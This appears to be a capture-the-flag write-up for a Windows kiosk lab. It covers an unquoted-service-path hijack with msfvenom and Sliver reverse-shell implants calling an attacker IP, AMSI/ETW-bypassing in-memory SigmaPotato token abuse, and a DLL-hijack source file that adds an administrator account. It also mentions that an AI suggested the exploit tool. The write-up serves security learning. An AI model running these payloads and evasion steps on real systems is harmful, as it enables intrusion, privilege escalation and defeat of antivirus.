lets take a closer look at it
PS C:\Program Files\Darkhaven Kiosk Services> sc.exe qc DH_KioskMonitor
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: DH_KioskMonitor
        TYPE : 10 WIN32_OWN_PROCESS
        START_TYPE : 2 AUTO_START
        ERROR_CONTROL : 1 NORMAL
        BINARY_PATH_NAME : C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service\monitor.exe
        LOAD_ORDER_GROUP :
        TAG : 0
        DISPLAY_NAME : Darkhaven Kiosk Monitor
        DEPENDENCIES :
        SERVICE_START_NAME : .\dh_admin
so there is an issue here, the Binary Path isn't quoted so we can hijack that binary (kinda) The unquoted service path hijack works because of how Windows resolves paths with spaces when they aren't quoted so for this path:
C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service\monitor.exeWindows tries each space as a potential path break in order:
C:\Program.exeC:\Program Files\Darkhaven.exeC:\Program Files\Darkhaven Kiosk.exeC:\Program Files\Darkhaven Kiosk Services\DH.exe← hijack point (any point you can write to before the actual binary, even in some cases you can write the binary itself if you can but i don't need to mess it up just incase we need it later)- Real binary
trying to find if we can start and stop or not got access denied
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> sc.exe sdshow DH_KioskMonitor
[SC] OpenService FAILED 5:

Access is denied.
trying to restart it blindly worked, so we now can hijack that binary
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service>
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> sc.exe start DH_KioskMonitor
[SC] StartService FAILED 1056:

An instance of the service is already running.

PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> sc.exe stop DH_KioskMonitor

SERVICE_NAME: DH_KioskMonitor
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> sc.exe start DH_KioskMonitor

SERVICE_NAME: DH_KioskMonitor
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4064
        FLAGS              :
Dumb move
generate our payload
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.200.65.74 LPORT=4444 -f exe -o monitor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: monitor.exe
same issue with the defender, so lets try to find our way around and if didn't work i will have to use sliver then

so it was a dumb move cause the defender deleted the service itself instead, and I have to reset the machine
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> sc.exe query DH_KioskMonitor
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.
I should've used sliver since i saw that windows defender is running or at least write a simple C# App to do this and compile it on the target
Using Sliver
generate a listener and implant
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ sliver
Connecting to 127.0.0.1:31337 ...

          ██████  ██▓     ██▓ ██▒   █▓▓█████  ██▀███
        ▒██    ▒ ▓██▒    ▓██▒▓██░   █▒▓█   ▀ ▓██ ▒ ██▒
        ░ ▓██▄   ▒██░    ▒██▒ ▓██  █▒░▒███   ▓██ ░▄█ ▒
          ▒   ██▒▒██░    ░██░  ▒██ █░░▒▓█  ▄ ▒██▀▀█▄
        ▒██████▒▒░██████▒░██░   ▒▀█░  ░▒████▒░██▓ ▒██▒
        ▒ ▒▓▒ ▒ ░░ ▒░▓  ░░▓     ░ ▐░  ░░ ▒░ ░░ ▒▓ ░▒▓░
        ░ ░▒  ░ ░░ ░ ▒  ░ ▒ ░   ░ ░░   ░ ░  ░  ░▒ ░ ▒░
        ░  ░  ░    ░ ░    ▒ ░     ░░     ░     ░░   ░
              ░      ░  ░ ░        ░     ░  ░   ░

All hackers gain improvise
[*] Server v1.7.3 - 3bbaf805104dcc4a75414ee0084e8de50702cad4
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command


^[[44;1R

[127.0.0.1] sliver > mtls --lhost 10.200.65.74 --lport 4444

[*] Starting mTLS listener ...

[*] Successfully started job #1

[127.0.0.1] sliver > generate --os windows --arch amd64 --format service --mtls 10.200.65.74 --save monitor.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 6m2s
[*] Implant saved to /home/jimmex/hacksmarter/kiosk/monitor.exe
Shell as dh_admin
now restarting the machine it start looking from the root C:\ till the way up to monitor but because there is no quotes it'll check for the DH cause there is a space and that's where is our executable at C:\Program Files\Darkhaven Kiosk Services\DH.exe
SERVICE_NAME: DH_KioskMonitor
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
PS C:\Program Files\Darkhaven Kiosk Services> sc.exe start DH_KioskMonitor

SERVICE_NAME: DH_KioskMonitor
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3732
        FLAGS              :
PS C:\Program Files\Darkhaven Kiosk Services>
and we got a hit back
[127.0.0.1] sliver > jobs

 ID Name Protocol Port Domains
==== ====== ========== ====== =========
 2    mtls   tcp        4444


[*] Session d647ace4 ELDERLY_SUMMER - 10.1.23.51:50018 (EC2AMAZ-0536LUM) - windows/amd64 - Wed, 17 Jun 2026 12:07:12 PDT
and the shell is as dh_admin so lets find the third flag
[127.0.0.1] sliver > use d647ace4

[*] Active session ELDERLY_SUMMER (d647ace4-729f-460f-b610-c37f0660e863)

[127.0.0.1] sliver (ELDERLY_SUMMER) > whoami

Logon ID: EC2AMAZ-0536LUM\dh_admin
[*] Current Token ID: EC2AMAZ-0536LUM\dh_admin
and we got the third flag
[127.0.0.1] sliver (ELDERLY_SUMMER) > shell


[*] Shell management: `shell ls` , `shell attach <id>`
[*] Escape: press Ctrl-] to return to the Sliver client
[*] Opening shell tunnel ...

[*] Started remote shell [1] with pid 1372

PS C:\Windows\system32> cd C:\Users\dh_admin\Desktop
cd C:\Users\dh_admin\Desktop
PS C:\Users\dh_admin\Desktop> ls
ls


    Directory: C:\Users\dh_admin\Desktop


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 3/7/2026 9:40 PM 26 flag3.txt


PS C:\Users\dh_admin\Desktop> type flag3.txt
type flag3.txt
DH{LOOK_THE_OTHER_WAY_DUDE_pwn3d}
PS C:\Users\dh_admin\Desktop>
SeImpersonate on dh_admin
looking at the privileges, this user have impersonate privilege so lets get gp on the box
PS C:\Users\dh_admin\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
and because defender is on and it can catch any exploiting tool we can use execute-assembly with sliver
execute-assembly loads a .NET binary directly into memory without writing it to disk (defender won't be alerted)
with options like --amsi-bypass to stop even the scan interface so the code runs without runtime scanning and --etw-bypass just in case (for this we only needed the first i guess cause if we didn't use it it'll throw 0x8007000b which is compatibility issue that this .NET version isn't compatible )
now when it comes to the exploit we'll use, I tried a lot nothing worked till Claude recommended using SigmaPotato and here is why
Standard Potato binaries must usually be uploaded to the victim's disk, which immediately risks triggering AV alerts.
SigmaPotatoadds robust support for .NET Reflection, allowing an operator to load the entire tool directly into the memory of an existing process. Running it "fileless" leaves no footprint on the hard drive and bypasses static file scanners
and as you can see we added the user as administrator
[127.0.0.1] sliver (ELDERLY_SUMMER) > execute-assembly --amsi-bypass --etw-bypass -i ./sp.exe "net user jimmex Password123! /add"

[*] Output:
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 844 | Token: 0x836 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 1512
[+] Current Command Length: 33 characters
[+] Creating Process via 'CreateProcessWithTokenW'
[+] Process Started with PID: 4988

[+] Process Output:
The command completed successfully.


the MethodInfo::Invoke_3 method returned an error:
The pipe has been ended.
[127.0.0.1] sliver (ELDERLY_SUMMER) > execute-assembly --amsi-bypass --etw-bypass -i ./sp.exe "net localgroup administrators jimmex /add"

[*] Output:
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 844 | Token: 0x836 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 1416
[+] Current Command Length: 41 characters
[+] Creating Process via 'CreateProcessWithTokenW'
[+] Process Started with PID: 4980

[+] Process Output:
The command completed successfully.

the MethodInfo::Invoke_3 method returned an error:
The pipe has been ended.
validating the user addition and now we can login via winrm and get the flag
[127.0.0.1] sliver (ELDERLY_SUMMER) > shell


[*] Shell management: `shell ls`, `shell attach <id>`
[*] Escape: press Ctrl-] to return to the Sliver client
[*] Opening shell tunnel ...

[*] Started remote shell [1] with pid 1220


PS C:\Windows\system32>
PS C:\Windows\system32> net user
net user

User accounts for \\EC2AMAZ-0536LUM

-------------------------------------------------------------------------------
Administrator            DefaultAccount           dh_admin
Guest                    jimmex                   kioskuser
svcuser                  vdiuser                  WDAGUtilityAccount
The command completed successfully.
using runas from the powershell does the trick

the normal run as won't work cause still our token will be limited and we have to trigger UAC with the jimmex user so we can get full privileges

and it worked as you can see and the way i triggered the UAC was by using Start-Process powershell.exe -Verb RunAs

Seeing the flag it mentions something about DLL hijack
Alternative way to Administrator
there is this logs directory that we didn't have access to earlier but now we can read it
PS C:\DarkhavenTools> dir
dir


    Directory: C:\DarkhavenTools


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 3/8/2026 1:34 PM logs
-a---- 3/8/2026 1:17 PM 5120 DarkhavenHealthCheck.exe
there is scheduled task running this health check binary which looks for this dhlog.dll and it isn't found, now that we can write that DLL we can hijack and whoever runs this health check we'll be run as is
[2026-06-17 22:35:15] Checking for plugin: C:\DarkhavenTools\logs\dhlog.dll
[2026-06-17 22:35:15] Plugin not found, skipping
[2026-06-17 22:35:15] Health check complete
[2026-06-17 22:36:15] Health check started
[2026-06-17 22:36:15] Checking for plugin: C:\DarkhavenTools\logs\dhlog.dll
[2026-06-17 22:36:15] Plugin not found, skipping
[2026-06-17 22:36:15] Health check complete
wrote dhlog.c just to know who is running the script and dump it into a file
cat dhlog.c
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        system("whoami > C:\\DarkhavenTools\\logs");
    }
    return TRUE;
}
then compile it
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ x86_64-w64-mingw32-gcc -shared -o dhlog.dll dhlog.c
now we see that the DLL is loaded and the administrator is the one who runs that task
[2026-06-17 22:47:15] Loading plugin: C:\DarkhavenTools\logs\dhlog.dll
[2026-06-17 22:47:15] Plugin loaded successfully
[2026-06-17 22:47:15] Health check complete
PS C:\DarkhavenTools\logs> cat whoami.txt
cat whoami.txt
ec2amaz-0536lum\administrator
Ended up adding another user as administrator
cat dhlog.c
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        system("net user hacker Password123! /add && net localgroup administrators hacker /add");
    }
    return TRUE;
}
then using the same technique we used before by prompting the UAC from the powershell we can get the flag
just wanted to run ProcMon and as you can see it loads the dhlog.dll
![[Pasted image 20260618022225.png]]
and here is the actual task that runs the binary every minute as administrator

Resources
- https://github.com/BishopFox/sliver
- https://spektion.com/articles/unquoted-path-flaw
- https://github.com/tylerdotrar/SigmaPotato
- https://hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens.html
- https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/update-windows-settings-and-scripts-create-your-own-answer-file-sxs?view=windows-11